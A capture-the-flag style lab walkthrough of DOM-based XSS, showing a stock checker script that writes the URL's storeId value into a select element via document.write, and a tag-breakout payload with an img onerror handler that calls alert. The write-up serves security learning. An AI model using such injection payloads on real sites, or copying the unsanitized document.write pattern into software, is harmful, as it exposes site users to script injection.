XSS Lab #10 - DOM XSS in document.write Sink Using source location.search Inside a Select Element
Lab Description
Lab: DOM XSS in document.write sink using source location.search inside a select element
This lab contains a DOM-based cross-site scripting vulnerability in the stock checker functionality. It uses the JavaScript document.write function, which writes data out to the page. The document.write function is called with data from location.search which you can control using the website URL. The data is enclosed within a select element.
To solve this lab, perform a cross-site scripting attack that breaks out of the select element and calls the alert function.
Walkthrough
Step 1: Exploring the Product Page

The lab presents an e-commerce-style product listing. Clicking on a product takes us to its detail page, which includes a stock checker feature.

Step 2: Interacting with the Stock Checker
Selecting one of the items to test the stock check functionality.
Step 3: Analyzing the Request

Using the Caido proxy request history, we can see that the stock check is performed via POST.
Step 4: Identifying the Vulnerable JavaScript
When we select a product to view its details, the browser sends a request like:
1
GET /product?productId=XX

In the response, there is a JavaScript snippet that reveals how the site handles stock lookups:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
<form id="stockCheckForm" action="/product/stock" method="POST">
    <input required type="hidden" name="productId" value="2">
    <script>
        var stores = ["London", "Paris", "Milan"];
        var store = (new URLSearchParams(window.location.search)).get('storeId');
                 // ^--- reads directly from the URL, without sanitizing the input
        document.write('<select name="storeId">');
        if (store) {
            document.write('<option selected>' + store + '</option>');
                    // ^--- pastes raw input directly into HTML
        }
        for (var i = 0; i < stores.length; i++) {
            if (stores[i] === store) {
                continue;
            }
            document.write('<option>' + stores[i] + '</option>');
        }
        document.write('</select>');
    </script>
    <button type="submit" class="button">Check stock</button>
</form>
Step 5: Understanding the Sink
The code reads the storeId parameter directly from window.location.search and passes it straight to document.write without any sanitization — a classic DOM XSS scenario.
If you visit ?storeId=Paris, the browser writes:
1
<option selected>Paris</option>
If you visit ?storeId=ANY, the browser writes:
1
<option selected>ANY</option>
Step 6: Crafting the Payload
Since the value is placed inside <option selected>...</option>, we can break out of both the <option> and <select> tags and inject arbitrary HTML:
1

?storeId=</option></select><img src=1 onerror=alert(1)>
Breaking it down:
| Part | Purpose |
|---|---|
</option> | Closes the open <option> tag injected by the code |
</select> | Closes the open <select> tag injected by the code |
<img src=1 onerror=alert(1)> | Invalid src triggers onerror, which fires alert() |
Step 7: Triggering the Alert

Sending the crafted URL executes the payload and pops the alert, solving the lab.
Key Takeaways
- DOM XSS doesn’t require server-side reflection — The vulnerability exists entirely in the client-side code; the server never touches the attacker-controlled input.
document.writeis inherently unsafe — Writing unsanitized values fromlocation.searchdirectly to the DOM is a textbook source-to-sink flow.- Breaking out of HTML context — When input lands inside a tag structure like
<select><option>, the attack vector is closing those tags and injecting new ones, rather than using script-breaking characters. - Event handlers bypass angle bracket restrictions — Even in cases where
<script>tags are blocked,onerror,onload, and other event handlers can execute JavaScript through attribute injection.
Tools Used
- Caido — HTTP proxy for intercepting and inspecting traffic